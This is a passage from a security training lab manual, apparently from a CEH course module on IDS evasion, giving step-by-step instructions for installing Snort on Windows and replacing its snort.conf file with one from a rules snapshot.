
4. A window appears after the successful installation of Snort; click **Close**.

5. Click **OK** to exit the **Snort Installation** window.

> Note: Snort requires **WinPcap** to be installed on your machine. In this task environment, we have already installed WinPcap drivers for packet capturing.




6. By default, Snort installs itself in **C:\Snort** (C:\ or D:\, depending on the disk drive in which the OS is installed).




7. Navigate to the **etc** folder in the specified location, **Z:\CEHv12 Module 12 Evading IDS, Firewalls, and Honeypots\Intrusion Detection Tools\Snort\snortrules-snapshot-29150\etc** of the Snort rules; copy **snort.conf** and paste it in **C:\Snort\etc**.


8. **snort.conf** is already present in **C:\Snort\etc**; replace the file with the newly copied file.



